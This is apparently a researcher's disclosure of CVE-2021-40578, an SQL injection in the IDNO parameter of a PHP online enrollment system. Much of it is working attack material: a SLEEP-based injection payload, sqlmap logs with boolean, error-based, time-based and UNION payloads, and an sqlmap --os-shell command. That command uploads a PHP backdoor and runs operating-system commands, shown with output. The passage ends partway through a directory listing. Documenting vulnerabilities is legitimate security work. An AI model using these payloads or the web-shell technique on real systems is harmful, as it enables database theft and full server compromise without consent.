Tushar Jadhav Follow
Nov 12, 2021 · 3 min read · Listen

Save

CVE-2021–40578.

Authenticated Blind & Error based SQL injection Lead To RCE.

👨‍💻 Discovered by **Tushar Jadhav**

Profile : https://www.linkedin.com/in/tushar-jadhav-7a43b4171/

📄 **Vulnerable version: 1.0**

🔗 **Vendor Homepage:** https://www.sourcecodester.com/


Product: Online *Enrollment Management System* in PHP and *Paypal Payment System*

Identifier: Owasp Top 10: Injection

Detailed description: It was found that when we Confirm New Enrollees, controller.php is given a GET request containing IDNO and with all other parameters. Whereas, IDNO is the parameter that is vulnerable to SQLi. As an Attacker can dump all the data from the database.


Steps-To-Reproduce:

1. Login into Online Enrollment Management System admin panel.


Green Valley College Foundatio
Not secure
192.168.1.211:81/onlineenrolmentsystem/admin/login.php?logout=1
Not syncing
Username
Password
Sign In

Admin login page

2. Click on, **New Enrollees → Confrim**



New Enrollees

Show 10 entries Search:


ID	Name	Sex	Age	Address	Contact No.	Status	COurse	Action
100000088	Catalan Ai ar C	Male	24	Koronadal City	09287569403	New	BSED Major in English	Confirm
100000091	Mangubamas Bainusarah M	Female	24	Koronadal City	09267544890	New	BSED Major in English	Confirm
100000095	Belito Johnrey W	Male	23	Tacurong City	09678757575	New	BSED Major in English	Confirm
100000097	Angeles Almohadrae O	Male	31	Koronadal City	09129989875	New	BSED Major in English	Confirm
100000101	Cadelina Suzette H	Female	34	Kidapawan City	09127879874	New	BEED General	Confirm

```
<td>BSED Major in English</td>
▼<td align="center">
  ▼<a title="Confirm" href="controller.php?action=confirm&IDNO=100000088" class="btn btn-info btn-xs ">
     "Confirm "
    ▶<span class="fa fa-info-circle fw-fa">…</span>
   </a>
  </td>
</tr>
▶<tr role="row" class="even">…</tr>
▶<tr role="row" class="odd">…</tr>
▶<tr role="row" class="even">…</tr>
▶<tr role="row" class="odd">…</tr>
```

```
element.style {
}
.btn-xs {                    bootstrap.min.css:9
    padding: ▶ 1px 5px;
}
.btn-sm, .btn-xs {           bootstrap.min.css:9
    padding: ▶ 5px 10px;
    font-size: 12px;
    line-height: 1.5;
```


Normal respond

3. Just a PUT ‘ **AND (SELECT 0000 FROM (SELECT(SLEEP(10)))abcd) AND ‘dddd’=’dddd** on **IDNO** parameter will confirm the SQL injection as below shown image. It will take 10 Seconds Delay.


New Enrollees
Not secure
192.168.1.211:81/onlineenrolmentsystem/admin/enrollees/index.php?view=success&IDNO=100000088%27...
Green Valley College Foundation, Inc
+ New
Hi, Josh Cadelina
Home
New Enrollees
Subjects
Department
Courses
Schedule
Students

Application misbehaviour


4. After confirming that **IDNO** is vulnerable to SQL injection feeding the request to SQLMAP will do the rest of the work for us 😊



```
[16:07:38] [INFO] GET parameter 'IDNO' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[16:07:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:07:38] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:07:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically ext
ending the range for current UNION query injection technique test
[16:07:39] [INFO] target URL appears to have 24 columns in query
[16:07:43] [INFO] GET parameter 'IDNO' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'IDNO' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 166 HTTP(s) requests:
---
Parameter: IDNO (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: view=success&IDNO=100000084' AND 8406=8406 AND 'fdoE'='fdoE

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: view=success&IDNO=100000084' OR (SELECT 9379 FROM(SELECT COUNT(*),CONCAT(0x71786b7a71,(SELECT (ELT(9379=9379,1))),0x7162786271,FLOOR(RAND(0)*2)
)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'hvun'='hvun

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=success&IDNO=100000084' AND (SELECT 5137 FROM (SELECT(SLEEP(5)))ciQX) AND 'RvWW'='RvWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 24 columns
    Payload: view=success&IDNO=-4374' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7
a71,0x6a796b696e577a41554c6a48725648436d4b7262796d415a5a5a62756c6c78556f6661666241704c,0x7162786271),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[16:07:48] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP, PHP 7.3.29
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:07:48] [INFO] fetching database names
[16:07:49] [INFO] retrieved: 'information_schema'
[16:07:49] [INFO] retrieved: 'charity_db'
[16:07:49] [INFO] retrieved: 'cve'
[16:07:49] [INFO] retrieved: 'dbgreenvalley'
[16:07:49] [INFO] retrieved: 'elearning'
[16:07:49] [INFO] retrieved: 'hrinformationsystem_db'
[16:07:49] [INFO] retrieved: 'mysql'
```

The result of SQLMAP against the IDNO parameter


5. Its Showing Its Vulnerable, Then I tried Another command For **Upload PHP Webshell.**



```
┌──(cypher㉿DESKTOP-AP2VDQP)-[/mnt/c/Users/Tush2]
└─$ sqlmap -u "http://192.168.1.211:81/onlineenrolmentsystem/admin/enrollees/index.php?view=success&IDNO=100000084" --dbs --os-shell
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.10#stable}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:08:11 /2021-11-12/

[16:08:11] [INFO] resuming back-end DBMS 'mysql'
[16:08:11] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=gkimq8rb912...4lahjuggen'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: IDNO (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: view=success&IDNO=100000084' AND 8406=8406 AND 'fdoE'='fdoE

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: view=success&IDNO=100000084' OR (SELECT 9379 FROM(SELECT COUNT(*),CONCAT(0x71786b7a71,(SELECT (ELT(9379=9379,1))),0x7162786271,FLOOR(RAND(0)*2)
)x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'hvun'='hvun

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: view=success&IDNO=100000084' AND (SELECT 5137 FROM (SELECT(SLEEP(5)))ciQX) AND 'RvWW'='RvWW

    Type: UNION query
    Title: Generic UNION query (NULL) - 24 columns
    Payload: view=success&IDNO=-4374' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x71786b7
a71,0x6a796b696e577a41554c6a48725648436d4b7262796d415a5a5a62756c6c78556f6661666241704c,0x7162786271),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[16:08:13] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.29, PHP, Apache 2.4.48
```

Command For Upload Shell


6. After Exicuting This command, Im able to upload Shell Name **tmpbqrca.php.**



```
[16:08:13] [INFO] going to use a web backdoor for command prompt
[16:08:13] [INFO] fingerprinting the back-end DBMS operating system
[16:08:14] [INFO] the back-end DBMS operating system is Windows
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[16:08:15] [INFO] retrieved the web server document root: 'C:\xampp\htdocs'
[16:08:15] [INFO] retrieved web server absolute paths: '/input-group, C:/xampp/htdocs/onlineenrolmentsystem/admin/theme/templates.php, C:/xampp/htdocs/onlin
eenrolmentsystem/include/database.php, C:/xampp/htdocs/onlineenrolmentsystem/admin/enrollees/success.php, /onlineenrolmentsystem/admin/user/'
[16:08:15] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[16:08:16] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/' - http://192.168.1.211:81/tmpurbld.php
[16:08:16] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs/' - http://192.168.1.211:81/tmpbqrca.php
[16:08:16] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---

Windows IP Configuration


Unknown adapter VPN - VPN Client:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Unknown adapter Local Area Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Shell Uploaded


7. Now Im Able to Exicute any commands on The System. If The Application Is In Root/Administrator environment, Then Im getting Admin Privileges.



```
os-shell> dir
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
Volume in drive C has no label.
 Volume Serial Number is C0FB-0DA2

 Directory of C:\xampp\htdocs

11/12/2021  04:08 PM    <DIR>          .
07/26/2021  09:25 PM    <DIR>          ..
08/27/2019  07:32 PM             3,607 applications.html
09/27/2021  09:45 PM    <DIR>          Arastta_1.6.2-Stable
02/24/2021  07:19 AM    <DIR>          AWAE
08/27/2019  07:32 PM               177 bitnami.css
07/26/2021  09:45 PM    <DIR>          CVE
07/26/2021  09:20 PM    <DIR>          dashboard
09/04/2021  05:19 PM    <DIR>          elearning
08/31/2021  08:42 PM             1,411 evil.js
07/16/2015  09:02 PM            30,894 favicon.ico
09/01/2021  06:50 PM    <DIR>          Human Resource Information System 2020
07/26/2021  09:20 PM    <DIR>          img
